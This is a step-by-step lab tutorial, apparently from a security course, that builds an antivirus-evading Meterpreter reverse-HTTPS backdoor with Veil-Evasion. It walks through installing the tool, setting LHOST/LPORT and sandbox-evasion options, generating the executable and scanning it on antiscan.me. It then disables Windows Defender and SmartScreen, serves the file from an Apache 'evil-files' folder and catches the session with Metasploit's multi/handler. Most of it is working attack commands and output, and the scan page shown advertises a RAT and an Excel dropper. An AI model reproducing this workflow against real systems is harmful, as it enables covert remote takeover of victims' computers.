

# Create backdoors with Veil-Evasion

Veil-Evasion is an instrument designed to produce payload executables that sidestep regular antivirus solutions. As long as the antivirus is kept up to date, it might be able to detect malware created using Veil-Evasion. This wasn't the case a few years ago.

## Notes

- A recent version of Windows OS is required for this lab: either Windows 10 or 11 VM
- For Network settings, students can choose Nat Network settings or bridged adapter.

## Installing Veil:

1. On Kali's terminal, type: **`git clone https://github.com/Veil-Framework/Veil.git`**

```
(kali@kali)-[~/Desktop]
└─$ git clone https://github.com/Veil-Framework/Veil.git
Cloning into 'Veil' ...
remote: Enumerating objects: 2241, done.
remote: Counting objects: 100% (87/87), done.
remote: Compressing objects: 100% (68/68), done.
remote: Total 2241 (delta 31), reused 63 (delta 19), pack-reused 2154
Receiving objects: 100% (2241/2241), 722.64 KiB | 3.31 MiB/s, done.
Resolving deltas: 100% (1255/1255), done.

(kali@kali)-[~/Desktop]
└─$ cd Veil/

(kali@kali)-[~/Desktop/Veil]
└─$ ./config/setup.sh --force --silent

=====
Veil (Setup Script) | [Updated]: 2018-05-08
=====

[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

os = kali
osversion = 2022.3
osmajversion = 2022
arch = x86_64
trueuser = kali
userprimarygroup = kali
userhomedir = /home/kali
rootdir = /home/kali/Desktop/Veil
veildir = /var/lib/veil
outputdir = /var/lib/veil/output
dependenciesdir = /var/lib/veil/setup-dependencies
winedir = /var/lib/veil/wine
winedrive = /var/lib/veil/wine/drive_c
gempath = Z:\var\lib\veil\wine\drive_c\Ruby187\bin\gem
```

2. **`Cd Veil/`**

3. **`./config/setup.sh --force --silent`**

```
[I] Kali Linux 2022.3 x86_64 detected ...

[I] Silent Mode: Enabled
[I] Force Mode: Enabled

[?] Are you sure you wish to install Veil?

Continue with installation? ([y]es/[s]ilent/[N]o): s

[*] Pulling down binary dependencies

[*] Empty folder ... git cloning

Cloning into '/var/lib/veil/setup-dependencies' ...
remote: Enumerating objects: 12, done.
remote: Total 12 (delta 0), reused 0 (delta 0), pack-reused 12
Receiving objects: 100% (12/12), 207.29 MiB | 14.78 MiB/s, done.

[*] Installing Wine

[*] Already have x86 architecture added ...
```

```
(administrator@plabkali)-[~/Veil]
└─$ veil
Command 'veil' not found, but can be installed with:
sudo apt install veil
Do you want to install it? (N/y)y
sudo apt install veil
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  binfmt-support ca-certificates-mono cli-common g++-mingw-w64
  g++-mingw-w64-i686 g++-mingw-w64-i686-posix g++-mingw-w64-i686-win32
  g++-mingw-w64-x86-64 g++-mingw-w64-x86-64-posix
  g++-mingw-w64-x86-64-win32 gcc-mingw-w64 gcc-mingw-w64-i686
```

4. *sudo apt install veil*

5. Type: *veil*

**Note:** If you get this error, try *sudo apt install wine*

```
[i] Can't find WINE profile? Run: /home/kali/Veil/config/config/setup.sh -
-force --silent
[>] Please enter the directory of Veil's WINE profile (e.g. /var/lib/veil/wi
ne): sudo apt update && sudo apt -y install veil && sudo /usr/share/veil/conf
ig/setup.sh --force --silent

[i] Can't find WINE profile? Run: /home/kali/Veil/config/config/setup.sh -
-force --silent
[>] Please enter the directory of Veil's WINE profile (e.g. sudo apt update
&& sudo apt -y install veil && sudo /usr/share/veil/config/setup.sh --force -
-silent): █
```

**Note:** If you got this error: 'No module named tool', you can use the following command to fix it: *sudo apt update && sudo apt -y install veil && sudo /usr/share/veil/config/setup.sh --force --silent*

```
File Actions Edit View Help
File "<frozen importlib._bootstrap_external>", line 940, in exec_module
File "<frozen importlib._bootstrap>", line 241, in _call_with_frames_removed
File "/usr/share/veil/tools/evasion/tool.py", line 15, in <module>
    from tools.evasion.evasion_common import shellcode_help
File "/usr/share/veil/tools/evasion/evasion_common/shellcode_help.py", line 29, in <module>
    import tool as ordnance_import
ModuleNotFoundError: No module named 'tool'

(kali@kali)-[~/Desktop/Veil]
└─$ ./Veil.py --setup
Traceback (most recent call last):
  File "/home/kali/Desktop/Veil/./Veil.py", line 98, in <module>
    the_conductor = orchestra.Conductor(args)
                    ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/kali/Desktop/Veil/lib/common/orchestra.py", line 29, in __init__
    self.load_tools(cli_stuff)
  File "/home/kali/Desktop/Veil/lib/common/orchestra.py", line 74, in load_tools
    module = helpers.load_module(name)
             ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/kali/Desktop/Veil/lib/common/helpers.py", line 172, in load_module
    spec.loader.exec_module(module)
  File "<frozen importlib._bootstrap_external>", line 940, in exec_module
  File "<frozen importlib._bootstrap>", line 241, in _call_with_frames_removed
  File "/home/kali/Desktop/Veil/tools/evasion/tool.py", line 15, in <module>
    from tools.evasion.evasion_common import shellcode_help
  File "/home/kali/Desktop/Veil/tools/evasion/evasion_common/shellcode_help.py", line 29, in <module>
    import tool as ordnance_import
ModuleNotFoundError: No module named 'tool'

(kali@kali)-[~/Desktop/Veil]
└─$ sudo apt update && sudo apt -y install veil && sudo /usr/share/veil/config/setup.sh --force --silent
Hit:1 http://wlgfam.fsmg.org.nz/kali kali-rolling InRelease
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
```

6. If there is no error, you should see this menu:

```
Main Menu
      2 tools loaded

Available Tools:

    1)    Evasion
    2)    Ordnance

Available Commands:

  exit    Completely exit Veil
  info    Information on a specific tool
  list    List available tools
  options Show Veil configuration
  update  Update Veil
  use     Use a specific tool
```

7. Type: *list*

```
Veil> list

=====
                    Veil | [Version]: 3.1.14
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

[*] Available Tools:

    1)    Evasion
    2)    Ordnance

Veil> █
```

8. Evasion will generate undetectable backdoors for us. Ordnance will generate the payload for the evasion. It's a helper or secondary tool.

9. Type: *use 1*

```
Veil> use 1

=====
                    Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

Veil-Evasion Menu
      41 payloads loaded

Available Commands:

  back    Go to Veil's main menu
  checkvt Check VirusTotal.com against generated hashes
  clean   Remove generated artifacts
  exit    Completely exit Veil
  info    Information on a specific payload
  list    List available payloads
  use     Use a specific payload
```

10. There are 41 different payloads. To see all available payloads, type: *list*

```
Veil/Evasion>: list

-----
                        Veil-Evasion
-----
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
-----

[*] Available Payloads:

1)      autoit/shellcode_inject/flat.py
2)      auxiliary/coldwar_wrapper.py
3)      auxiliary/macro_converter.py
4)      auxiliary/pyinstaller_wrapper.py

5)      c/meterpreter/rev_http.py
6)      c/meterpreter/rev_http_service.py
7)      c/meterpreter/rev_tcp.py
8)      c/meterpreter/rev_tcp_service.py
```

- The first part of the payload is the type of language where the evil code can be wrapped with: python, c, go, cs...
- The second part of the payload is the type of the code that will be executed on the target computer. Meterpreter: payload designed by Metasploit. Huge framework for hacking and can do a lot of things: install keylogger, turn on microphone, webcam.... All of this will be run from the memory from normal processes on the system so it's very hard to detect and doesn't leave a lot of footprints.
- The third part is the method to establish the connection rev: reverse: https: the protocol to be used to establish the connection. Reverse: the connection will come from the target computer to my computer.
- Once the user double clicks on the backdoor, the backdoor will be connected back to me from the target computer. It will bypass the antivirus program because the connection is not going to go the target computer, it's coming back to the hacker's computer. It's literally as if the target computer is connecting to a normal website.
- It's a very handy way to connect to the target computer.
- Some of the payloads don't follow naming patterns like :

```
lua/shellcode_inject/flat.py
```

. It's a payload that is going to inject other payloads. For example, it will inject the meterpreter payload.

```
9) cs/meterpreter/rev_http.py
10) cs/meterpreter/rev_https.py
11) cs/meterpreter/rev_tcp.py
12) cs/shellcode_inject/base64.py
13) cs/shellcode_inject/virtual.py

14) go/meterpreter/rev_http.py
15) go/meterpreter/rev_https.py
16) go/meterpreter/rev_tcp.py
17) go/shellcode_inject/virtual.py

18) lua/shellcode_inject/flat.py

19) perl/shellcode_inject/flat.py

20) powershell/meterpreter/rev_http.py
21) powershell/meterpreter/rev_https.py
22) powershell/meterpreter/rev_tcp.py
23) powershell/shellcode_inject/psexec_virtual.py
24) powershell/shellcode_inject/virtual.py

25) python/meterpreter/bind_tcp.py
26) python/meterpreter/rev_http.py
27) python/meterpreter/rev_https.py
28) python/meterpreter/rev_tcp.py
29) python/shellcode_inject/aes_encrypt.py
30) python/shellcode_inject/arc_encrypt.py
31) python/shellcode_inject/base64_substitution.py
32) python/shellcode_inject/des_encrypt.py
33) python/shellcode_inject/flat.py
34) python/shellcode_inject/letter_substitution.py
35) python/shellcode_inject/pidinject.py
36) python/shellcode_inject/stallion.py

37) ruby/meterpreter/rev_http.py
38) ruby/meterpreter/rev_https.py
39) ruby/meterpreter/rev_tcp.py
40) ruby/shellcode_inject/base64.py
41) ruby/shellcode_inject/flat.py

Veil/Evasion>: use 15
```

11. Type : *use 15*



```

Veil/Evasion>: use 15
=====
Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

Payload Information:

Name:          Pure Golang Reverse HTTPS Stager
Language:      go
Rating:        Normal
Description:    pure windows/meterpreter/reverse_https stager, no
                shellcode

Payload: go/meterpreter/rev_https selected

Required Options:

Name           Value      Description
-----
BADMACS        FALSE     Check for VM based MAC addresses
CLICKTRACK     X         Require X number of clicks before execution
COMPILE_TO_EXE Y         Compile to an executable
CURSORCHECK    FALSE     Check for mouse movements
DISKSIZE       X         Check for a minimum number of gigs for hard disk
HOSTNAME       X         Optional: Required system hostname
INJECT_METHOD  Virtual   Virtual or Heap
LHOST          80        IP of the Metasploit handler
LPORT          80        Port of the Metasploit handler
MINPROCS       X         Minimum number of running processes
PROCHECK       FALSE     Check for active VM processes
PROCESSORS     X         Optional: Minimum number of processors
RAMCHECK       FALSE     Check for at least 3 gigs of RAM
SLEEP         X         Optional: Sleep "Y" seconds, check if accelerated
USERNAME       X         Optional: The required user account
USERPROMPT     FALSE     Prompt user prior to injection
UTCHECK        FALSE     Check if system uses UTC time

Available Commands:

back          Go back to Veil-Evasion
exit          Completely exit Veil
generate      Generate the payload
options       Show the shellcode's options
set           Set shellcode option

[go/meterpreter/rev_https>>]:

```

12. Split the terminal either vertically or horizontally to have another terminal.

13. Type **IP config** on the second terminal to identify the IP address of the kali VM.

14. SET LHOST 192.168.178.31 (in my case, that's the ip address of the kali VM ).

```

Set shellcode option
[go/meterpreter/rev_https>>]: set LHOST 192.168.178.31
[go/meterpreter/rev_https>>]:

(kali@kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.178.31 netmask 255.255.255.0 broadcast 192.168.178.255
    inet6 fe80::bb7e:4fce:492:3d2c prefixlen 64 scopeid 0x20<link>
    inet6 2406:e003:1d2c:4801:1c8c:f130:d2bb:daae prefixlen 64 scopeid 0x0<global>
    ether 08:00:27:f3:95:94 txqueuelen 1000 (Ethernet)
    RX packets 1239529 bytes 1817311439 (1.6 GiB)
    RX errors 0 dropped 22463 overruns 0 frame 0
    TX packets 52754 bytes 3748941 (3.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

15. Type: **options**

```
[go/meterpreter/rev_https>>]: options

Payload: go/meterpreter/rev_https selected

Required Options: config/setup.sh --force --silent

Name          Value          Description
-----
BADMACS       FALSE          Check for VM based MAC addresses
CLICKTRACK    X              Require X number of clicks before execution
COMPILE_TO_EXE Y             Compile to an executable
CURSORCHECK   FALSE          Check for mouse movements
DISKSIZE      X              Check for a minimum number of gigs for hard disk
HOSTNAME      X              Optional: Required system hostname
INJECT_METHOD Virtual         Virtual or Heap
LHOST         192.168.178.31 IP of the Metasploit handler
LPORT         8080           Port of the Metasploit handler
MINPROCS     X              Minimum number of running processes
PROCCHK      FALSE          Check for active VM processes
PROCESSORS   X              Optional: Minimum number of processors
RAMCHECK     FALSE          Check for at least 3 gigs of RAM
SLEEP        X              Optional: Sleep "Y" seconds, check if accelerated
USERNAME     X              Optional: The required user account
USERPROMPT   FALSE          Prompt user prior to injection
UTCCHK       FALSE          Check if system uses UTC time

Available Commands:

back          Go back to Veil-Evasion
exit          Completely exit Veil
generate      Generate the payload
options       Show the shellcode's options
set           Set shellcode option

[go/meterpreter/rev_https>>]:
```

Let's apply some settings before generating the backdoor like that.

- 16. Set LPORT 8080
- 17. Set Processors 1
- 18. Set sleep 6

```
[go/meterpreter/rev_https>>]: set PROCESSORS 1
[go/meterpreter/rev_https>>]: set SLEEP 6
[go/meterpreter/rev_https>>]:
```

- 19. Type: **options** to see the updated options
- 20. Type: **generate** to generate the payload



```
[go/meterpreter/rev_https>>]: options
```

```
Payload: go/meterpreter/rev_https selected
```

**Required Options:**

Name	Value	Description
BADMACS	FALSE	Check for VM based MAC addresses
CLICKTRACK	X	Require X number of clicks before execution
COMPILE_TO_EXE	Y	Compile to an executable
CURSORCHECK	FALSE	Check for mouse movements
DISKSIZE	X	Check for a minimum number of gigs for hard disk
HOSTNAME	X	Optional: Required system hostname
INJECT_METHOD	Virtual	Virtual or Heap
LHOST	192.168.178.31	IP of the Metasploit handler
LPORT	8080	Port of the Metasploit handler
MINPROCS	X	Minimum number of running processes
PROCHECK	FALSE	Check for active VM processes
PROCESSORS	1	Optional: Minimum number of processors
RAMCHECK	FALSE	Check for at least 3 gigs of RAM
SLEEP	6	Optional: Sleep "Y" seconds, check if accelerated
USERNAME	X	Optional: The required user account
USERPROMPT	FALSE	Prompt user prior to injection
UTCHECK	FALSE	Check if system uses UTC time

**Available Commands:**

back	Go back to Veil-Evasion
exit	Completely exit Veil
generate	Generate the payload
options	Show the shellcode's options
set	Set shellcode option

```
[go/meterpreter/rev_https>>]:
```

```
[go/meterpreter/rev_https>>]: generate
```

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**Veil-Evasion**

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[Web]: <https://www.veil-framework.com/> | [Twitter]: @VeilFramework

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```
[>] Please enter the base name for output files (default is payload): rev_https_8080
runtime/internal/sys
runtime/internal/atomic
runtime
errors
internal/race
sync/atomic
unicode
unicode/utf8
container/list
sync
math
crypto/subtle
io
internal/syscall/windows/sysdll
unicode/utf16
syscall
hash
bytes
crypto/cipher
strings
crypto/hmac
```

```

vendor/golang_org/x/net/http2/hpack
net
log
mime
compress/gzip
mime/quotedprintable
net/http/internal
net/url
crypto/elliptic
encoding/asn1
crypto/rand
crypto/rsa
crypto/dsa
crypto/ecdsa
crypto/x509/pkix
net/textproto
net/http/httptrace
crypto/x509
mime/multipart
crypto/tls
net/http
command-line-arguments

```

---

**Veil-Evasion**

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[Web]: <https://www.veil-framework.com/> | [Twitter]: @VeilFramework

---

```

[*] Language: go
[*] Payload Module: go/meterpreter/rev_https
[*] Executable written to: /var/lib/veil/output/compiled/ rev-https-8080.exe
[*] Source code written to: /var/lib/veil/output/source/ rev-https-8080.go
[*] Metasploit Resource file written to: /var/lib/veil/output/handlers/rev-https-8080.rc

```

Hit enter to continue...

21. Give a meaningful name to your backdoor: such as: rev\_https\_8080
22. (To remember which payload and which port to use for this backdoor in the future, it's telling us the module that's used and it's telling us where the backdoor is stored.)

```

Hit enter to continue...

```

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**Veil-Evasion**

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[Web]: <https://www.veil-framework.com/> | [Twitter]: @VeilFramework

---

Veil-Evasion Menu

41 payloads loaded

Available Commands:

<pre> back checkvt clean exit info list use </pre>	<pre> Go to Veil's main menu Check VirusTotal.com against generated hashes Remove generated artifacts Completely exit Veil Information on a specific payload List available payloads Use a specific payload </pre>
----------------------------------------------------	--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

Veil/Evasion>: █

23. Copy the link of the executable: /var/lib/veil/output/compiled/rev\_https\_8080.exe


24. From Kali, go to: <https://antiscan.me/>. It will ask you to upload a file to scan it.:

#### AVCHECK API - WORK

Choose File No file chosen


---

Scan File




## Scan A File

Select your file in order to scan your file with over 26 anti-viruses.





























**AND MANY MORE!**  
**WARZONE RAT**




**EXCEL DROPPER**


NOTICE: Some AV can work unstably and scan take more time.

 Ad-Aware Antivirus: <b>Gen:Variant.Trojan.Liev.9</b>	 Fortinet: <b>Clean</b>
 AhnLab V3 Internet Security: <b>Malware/Win32.RL_Generic.R267371</b>	 F-Secure: <b>Clean</b>
 Alyac Internet Security: <b>Gen:Variant.Trojan.Liev.9</b>	 IKARUS: <b>Clean</b>
 Avast: <b>Win32:Evo-gen [Trj]</b>	 Kaspersky: <b>HEUR:Trojan.Win32.Generic</b>
 AVG: <b>detected</b>	 McAfee: <b>Trojan-Veil-FLRK!7D2218B0C723</b>
 Avira: <b>HEUR/AGEN.1211724</b>	 Malwarebytes: <b>Clean</b>
 BitDefender: <b>Gen:Variant.Trojan.Liev.9</b>	 Panda Antivirus: <b>Clean</b>
 BullGuard: <b>detected</b>	 Sophos: <b>Clean</b>
 ClamAV: <b>Win.Malware.Liev-9646116-0</b>	 Trend Micro Internet Security: <b>Clean</b>
 Comodo Antivirus: <b>Clean</b>	 Webroot SecureAnywhere: <b>Clean</b>
 DrWeb: <b>Trojan.Siggen8.2653</b>	 Windows 10 Defender: <b>Trojan:Win32/Leivion.S</b>
 Emsisoft: <b>Gen:Variant.Trojan.Liev.9</b>	 Zone Alarm: <b>HEUR:Trojan.Win32.Generic</b>
 Eset NOD32: <b>a variant of Win32/Agent.YXS trojan</b>	 Zillya: <b>Clean</b>

25. Due to the backdoor getting detected by the antiviruses, we are going to turn off the windows defender/firewall.



26. Make sure to turn off all the security settings before downloading the payload: windows defender, real time protection and the smart screen.



## SmartScreen for Microsoft Edge

Windows Defender SmartScreen Filter helps protect your device from malicious sites and downloads.

⚠ SmartScreen for Microsoft Edge is off. Your device [Dismiss](#) may be vulnerable.

Block

Warn

Off

[Privacy Statement](#)

27. Now, from Kali go to Metasploit by typing: msfconsole

```
(root@kali)-[~]
└─# msfconsole

/ it looks like you're trying to run a
\ module
/
\
  @ @
  || ||
  \ /
  / \
  \ /
  / \
```

28. Type: **use exploit/multi/handler**. It will listen to open ports

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > █
```

29. Type: *show options*

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name   Current Setting  Required  Description
  ----   -
  LHOST  192.168.178.31  yes      The local listener hostname

Payload options (generic/shell_reverse_tcp):

  Name   Current Setting  Required  Description
  ----   -
  LHOST  192.168.178.31  yes      The listen address (an interface may be specified)
  LPORT  4444             yes      The listen port
```

30. Type: *set payload windows/meterpreter/reverse\_https*

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
```

31. Type: *set LHOST 192.168.178.31* (this is the IP address of Kali. Type the IP address that you have for Kali.)

```
msf6 exploit(multi/handler) > set LHOST 192.168.178.31
LHOST => 192.168.178.31
```

32. Type: *set LPORT 8080*

```
msf6 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
```

33. Type: *show options*

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name   Current Setting  Required  Description
  ----   -
```

```
Payload options (windows/meterpreter/reverse_https):

  Name   Current Setting  Required  Description
  ----   -
  EXITFUNC  process          yes      Exit technique (Accepted: '', seh, thread, process, none)
  LHOST    192.168.178.31  yes      The local listener hostname
  LPORT    8080             yes      The local listener port
  LURI     no               no       The HTTP Path

Exploit target:

  Id  Name
  --  ---
  0   Wildcard Target
```




34. Type: **exploit**

```
msf6 exploit(multi/handler) > exploit
[*] Started HTTPS reverse handler on https://192.168.178.31:8080
```

35. Kali comes with a webserver. We are going to upload the backdoor there for testing, then it will be downloaded by the target machine.

36. open as root, create a folder called evil-files


37. Copy the backdoor from the executable link `/var/lib/veil/output/compiled/rev_https_8080.exe` created and paste it on: `/var/www/html/`




**Note:** This step can also be done through the terminal:

- `cd /var/www/html`
- `sudo mkdir evil-files`
- (If the evil-files directory is read only, you can type this command to be able to paste the backdoor there):
- `sudo chmod -R ugo+rw /var/www/html/evil-files`

38. Split the terminal; on another terminal: type: **service apache2 start**. It will start the Apache server on Kali.



39. Go to the Windows device> browser> type the IP address of kali/evil files> save>run. Although it's not the best way to get the virus but it's just for demo purposes.



40. If I go to Kali, there should be one session open. In this case, it's not open. We might probably need to try it on a new version of windows VM such as Windows 10.

```
[*] Started HTTPS reverse handler on https://192.168.178.31:8080
[*] https://192.168.178.31:8080 handling request from 192.168.178.37; (UUID: nlgptrz1) Without a database connected that payload UUID tracking will not work!
[*] https://192.168.178.31:8080 handling request from 192.168.178.37; (UUID: nlgptrz1) Staging x86 payload (176732 bytes) ...
[*] https://192.168.178.31:8080 handling request from 192.168.178.37; (UUID: nlgptrz1) Without a database connected that payload UUID tracking will not work!
[-] Meterpreter session 1 is not valid and will be closed
[*] 192.168.178.37 - Meterpreter session 1 closed.
```

```
msf6 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://10.0.2.8:8080
[*] https://10.0.2.8:8080 handling request from 10.0.2.15; (UUID: n7hylwjx) Staging x86 payload (176732 bytes) ...
[*] Meterpreter session 1 opened (10.0.2.8:8080 → 10.0.2.15:49766) at 2022-10-19 23:14:00 -0400

meterpreter > sysinfo
Computer      : MSEDGWIN10
OS           : Windows 10 (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter  : x86/windows
meterpreter >
```